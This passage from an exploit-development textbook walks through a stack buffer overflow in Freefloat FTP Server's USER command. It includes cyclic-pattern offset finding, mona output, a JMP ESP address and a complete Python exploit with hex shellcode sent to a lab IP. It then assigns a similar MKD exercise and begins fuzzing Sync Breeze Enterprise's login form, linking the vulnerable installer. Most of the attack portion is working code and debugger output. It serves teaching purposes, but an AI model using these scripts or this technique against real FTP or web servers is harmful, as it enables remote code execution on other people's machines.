
The output of the preceding command can be seen in the following screenshot:

```
0040A000 00 00 00 00 00 00 00 00 ........
0040A008 00 00 00 00 C6 75 40 00 ....Æu@.
0040A010 9E 69 40 00 00 00 00 00 ži@.....
0040A018 00 00 00 00 00 00 00 00 ........
0040A020 00 00 00 00 AF 69 40 00 ....¯i@.
0040A028 00 00 00 00 00 00 00 00 ........
0040A030 15 00 00 00 46 00 54 00 ▯...F.T.
0040A038 50 00 53 00 52 00 56 00 P.S.R.V.
0040A040 00 00 00 00 46 00 54 00 ....F.T.
0040A048 50 00 53 00 45 00 52 00 P.S.E.R.

[16:31:11] Access violation when executing [41414141]
```

The program crashed! Let's take a look at the registers too:

```
ESP 0261FC00 ASCII "AAAAAAAAAAAAAAAAAAAA
EBP 00251450
ESI 0040A44E FTPServe.0040A44E
EDI 00251B88

EIP 41414141

C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFAF000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
```

The instruction pointer is filled with our junk:



The stack is also filled with the junk value as expected, which takes us to the next phase.


Controlling the instruction pointer

In this phase, we will control the instruction pointer by calculating the exact offset of the EIP register.

Let's create the pattern as we did before, using Metasploit Framework:

```
$ cd /usr/share/metasploit-framework/tools/exploit/
$ ./pattern_create.rb -l 500
```

The output of the preceding command can be seen in the following screenshot:



This is our pattern, so the exploit should look like this:


```
#!/usr/bin/python
import socket
import sys

junk =
'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac
4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae
9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah
4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj
9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am
4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao
9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq'

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.129.128',21))
s.recv(1024)
s.send('USER '+junk+'\r\n')
```

Close the Immunity Debugger, re-run the Freefloat FTP Server, and attach it to the Immunity Debugger. Then, hit the run program:

```
$ ./exploit.py
```

The output of the preceding command can be seen in the following screenshot:


The current pattern inside the EIP is `37684136`:



We have the pattern located inside the EIP; now, let's get the exact offset of it:

```
$ cd /usr/share/metasploit-framework/tools/exploit/
$ ./pattern_offset.rb -q 37684136 -l 500
```

The output of the preceding command can be seen in the following screenshot:




It's at offset `230`; let's confirm that:

```
#!/usr/bin/python
import socket
import sys

junk = 'A'*230
eip = 'B'*4
injection = junk+eip

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.129.128',21))
s.recv(1024)
s.send('USER '+injection+'\r\n')
```


Close the Immunity Debugger and start it again along with the Freefloat FTP Server, attach it inside the Immunity Debugger, and hit the run program. Then execute our exploit:

```
$ ./exploit.py
```

The output of the preceding command can be seen in the following screenshot:



Also, let's look at the registers:



`EIP` now contains `42424242`; so we now control `EIP`.

Let's move on to the next phase, which is finding a place for our shellcode and injecting it.

Injecting shellcode


Let's take a look at another approach to analyzing our pattern inside the Freefloat FTP Server:

```
#!/usr/bin/python
import socket
import sys

junk =
'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac
4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae
9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah
4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj
9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am
4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao
9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq'

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.129.128',21))
s.recv(1024)
s.send('USER '+junk+'\r\n')
```

Let's re-run the Freefloat FTP Server, attach it to the Immunity Debugger, and hit the run program icon. Then, run the exploit:

```
$ ./exploit.py
```

The program will crash again; then, from the command bar, enter `!mona findmsp`:



According to the Rapid7 blog at `https://blog.rapid7.com/2011/10/11/monasploit/`, the `findmsp` command does the following:

- Looks for the first 8 bytes of the cyclic pattern anywhere in the process memory (normal or unicode-expanded).
- Looks at all the registers and lists the registers that either point at, or are overwritten with, a part of the pattern. It will show the offset and the length of the pattern in the memory after that offset if the registers point into the pattern.
- Looks for pointers into a part of the pattern on the stack (shows offset and length).
- Looks for artifacts of the pattern on the stack (shows offset and length).
- Queries the SEH chain and determines whether it was overwritten with a cyclic pattern or not.

After that, hit *Enter*:


```
!mona findmsp
[+] Looking for cyclic pattern in memory
    Cyclic pattern (normal) found at 0x002406c5 (length 500 bytes)
    Cyclic pattern (normal) found at 0x0024146c (length 500 bytes)
    Cyclic pattern (normal) found at 0x00241992 (length 500 bytes)
    Cyclic pattern (normal) found at 0x0235fb0e (length 500 bytes)
[+] Examining registers
    EIP contains normal pattern : 0x37684136 (offset 230)
    ESP (0x0235fc00) points at offset 242 in normal pattern (length 258)
[+] Examining SEH chain
[+] Examining stack (entire stack) - looking for cyclic pattern
    Walking stack from 0x0235f000 to 0x0235fffc (0x00000ffc bytes)
    0x0235fb10 : Contains normal cyclic pattern at ESP-0xf0 (-240) : offset 2, length 498 (-> 0x0235fd01 : ESP+0x102)
[+] Examining stack (entire stack) - looking for pointers to cyclic pattern
    Walking stack from 0x0235f000 to 0x0235fffc (0x00000ffc bytes)
    0x0235f69c : Pointer into normal cyclic pattern at ESP-0x564 (-1380) : 0x0235fb14 : offset 6, length 494
    0x0235f6d0 : Pointer into normal cyclic pattern at ESP-0x530 (-1328) : 0x0235fb44 : offset 54, length 446
    0x0235f6f8 : Pointer into normal cyclic pattern at ESP-0x508 (-1288) : 0x0235fb6c : offset 94, length 406
    0x0235f7a0 : Pointer into normal cyclic pattern at ESP-0x460 (-1120) : 0x0235fbf4 : offset 230, length 270
    0x0235f7b0 : Pointer into normal cyclic pattern at ESP-0x450 (-1104) : 0x0235fc84 : offset 374, length 126
    0x0235f7b4 : Pointer into normal cyclic pattern at ESP-0x44c (-1100) : 0x0235fc08 : offset 250, length 250
    0x0235f9ec : Pointer into normal cyclic pattern at ESP-0x214 (-532) : 0x0235fb48 : offset 58, length 442
[+] Preparing output file 'findmsp.txt'
    - (Re)setting logfile findmsp.txt
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.

[+] This mona.py action took 0:00:16.022000
```

This analysis tells us the exact offset, which is `230`. It also tells us that the best place to hold a shellcode would be inside the stack and will use the ESP register since none of the patterns got out from the stack. So, let's continue as we did before.


Our exploit should look like this:

Junk	JMP ESP	NOPs	Shellcode

Now, let's find the address to `JMP ESP`:



Then, search for `JMP ESP`:



Now we need to choose any address here to perform a jump to ESP. I'll select `75BE0690`.

For the shellcode, let's choose something else that is small; for example, let's try this shellcode at `https://www.exploit-db.com/exploits/40245/`, which generates a message box on the victim's machine:

```
"\x31\xc9\x64\x8b\x41\x30\x8b\x40\x0c\x8b\x70\x14\xad\x96\xad\x8b\x48\x10\x
31\xdb\x8b\x59\x3c\x01\xcb\x8b\x5b\x78\x01\xcb\x8b\x73\x20\x01\xce\x31\xd2\
x42\xad\x01\xc8\x81\x38\x47\x65\x74\x50\x75\xf4\x81\x78\x04\x72\x6f\x63\x41
\x75\xeb\x81\x78\x08\x64\x64\x72\x65\x75\xe2\x8b\x73\x1c\x01\xce\x8b\x14\x9
6\x01\xca\x89\xd6\x89\xcf\x31\xdb\x53\x68\x61\x72\x79\x41\x68\x4c\x69\x62\x
72\x68\x4c\x6f\x61\x64\x54\x51\xff\xd2\x83\xc4\x10\x31\xc9\x68\x6c\x6c\x42\
x42\x88\x4c\x24\x02\x68\x33\x32\x2e\x64\x68\x75\x73\x65\x72\x54\xff\xd0\x83
\xc4\x0c\x31\xc9\x68\x6f\x78\x41\x42\x88\x4c\x24\x03\x68\x61\x67\x65\x42\x6
8\x4d\x65\x73\x73\x54\x50\xff\xd6\x83\xc4\x0c\x31\xd2\x31\xc9\x52\x68\x73\x
67\x21\x21\x68\x6c\x65\x20\x6d\x68\x53\x61\x6d\x70\x8d\x14\x24\x51\x68\x68\
x65\x72\x65\x68\x68\x69\x20\x54\x8d\x0c\x24\x31\xdb\x43\x53\x52\x51\x31\xdb
\x53\xff\xd0\x31\xc9\x68\x65\x73\x73\x41\x88\x4c\x24\x03\x68\x50\x72\x6f\x6
3\x68\x45\x78\x69\x74\x8d\x0c\x24\x51\x57\xff\xd6\x31\xc9\x51\xff\xd0"
```

So, our final shellcode should look like this:

A*230	0x75BE0690	(0x90)*10	Shellcode

Let's create our final exploit:


```
#!/usr/bin/python
import socket
import sys

shellcode =
"\x31\xc9\x64\x8b\x41\x30\x8b\x40\x0c\x8b\x70\x14\xad\x96\xad\x8b\x48\x10\x
31\xdb\x8b\x59\x3c\x01\xcb\x8b\x5b\x78\x01\xcb\x8b\x73\x20\x01\xce\x31\xd2\
x42\xad\x01\xc8\x81\x38\x47\x65\x74\x50\x75\xf4\x81\x78\x04\x72\x6f\x63\x41
\x75\xeb\x81\x78\x08\x64\x64\x72\x65\x75\xe2\x8b\x73\x1c\x01\xce\x8b\x14\x9
6\x01\xca\x89\xd6\x89\xcf\x31\xdb\x53\x68\x61\x72\x79\x41\x68\x4c\x69\x62\x
72\x68\x4c\x6f\x61\x64\x54\x51\xff\xd2\x83\xc4\x10\x31\xc9\x68\x6c\x6c\x42\
x42\x88\x4c\x24\x02\x68\x33\x32\x2e\x64\x68\x75\x73\x65\x72\x54\xff\xd0\x83
\xc4\x0c\x31\xc9\x68\x6f\x78\x41\x42\x88\x4c\x24\x03\x68\x61\x67\x65\x42\x6
8\x4d\x65\x73\x73\x54\x50\xff\xd6\x83\xc4\x0c\x31\xd2\x31\xc9\x52\x68\x73\x
67\x21\x21\x68\x6c\x65\x20\x6d\x68\x53\x61\x6d\x70\x8d\x14\x24\x51\x68\x68\
x65\x72\x65\x68\x68\x69\x20\x54\x8d\x0c\x24\x31\xdb\x43\x53\x52\x51\x31\xdb
\x53\xff\xd0\x31\xc9\x68\x65\x73\x73\x41\x88\x4c\x24\x03\x68\x50\x72\x6f\x6
3\x68\x45\x78\x69\x74\x8d\x0c\x24\x51\x57\xff\xd6\x31\xc9\x51\xff\xd0";

junk = 'A'*230
eip = '\x90\x06\xbe\x75'
```

```
nops = '\x90'*10
injection = junk+eip+nops+shellcode

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.129.128',21))
s.recv(1024)
s.send('USER '+injection+'\r\n')
```

Now we are all set; let's re-run just the Freefloat FTP Server, and then run our exploit:

```
$ ./exploit.py
```

The output of the preceding command can be seen in the following screenshot:



Our exploit worked!

An example

What I want you to do is to try this example but with a different parameter, for example, the `MKD` parameter, and I'll give you a chunk code to start with:

```
#!/usr/bin/python
import socket
import sys

junk = ' '

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.129.128',21))
s.recv(1024)
s.send('USER anonymous\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)
s.send('MKD' + junk +'\r\n')
```

```
s.recv(1024)
s.send('QUIT\r\n')
s.close()
```

It's exactly like this scenario, so try to be more creative.

Summary

In this chapter, we did a real and full scenario starting from fuzzing. We then looked at how to control the EIP, and then inject and execute a shellcode.

In the next chapter, we will use a real-world scenario but from a different approach, which is intercepting and fuzzing a parameter inside the HTTP header.

10

Real-World Scenarios – Part 2

In this chapter, we will practice exploit development but from a different approach, which is our vulnerable parameter that will be inside the HTTP header. We will look at how to intercept and see the actual content of the HTTP header.


The topics covered in this chapter are as follows:

- Sync Breeze Enterprise
- Fuzzing
- Controlling the instruction pointer
- Injecting shellcode


Sync Breeze Enterprise

Our scenario today will be Sync Breeze Enterprise V.10.0.28. You can see the exploit at `https://www.exploit-db.com/exploits/42928/` and you can download the vulnerable version from it or `https://www.exploit-db.com/apps/959f770895133edc4cf65a4a02d12da8-syncbreezeent_setup_v10.0.28.exe`.


Download and install it. Then open it and go to **Tools** | **Advanced Options** | **Server**. Make sure that **Enable Web Server on Port: 80** is activated:



Save the changes. Then, from our attacking machine and via Firefox, let's connect to this service using port `80`, which gives us this page:




Now, let's try to perform some fuzzing on the login's parameter:



Fuzzing

Now, let's generate some `A` characters using Python:



```
Python 3.6.4rc1 (default, Dec  6 2017, 10:08:29)
[GCC 7.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>> fuzz = 'A'*100
>>> fuzz
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA'
>>> 
```


Let's copy this string and use it as input for this login form:

Then, let's copy the actual input from this window and get the length of the actual input:

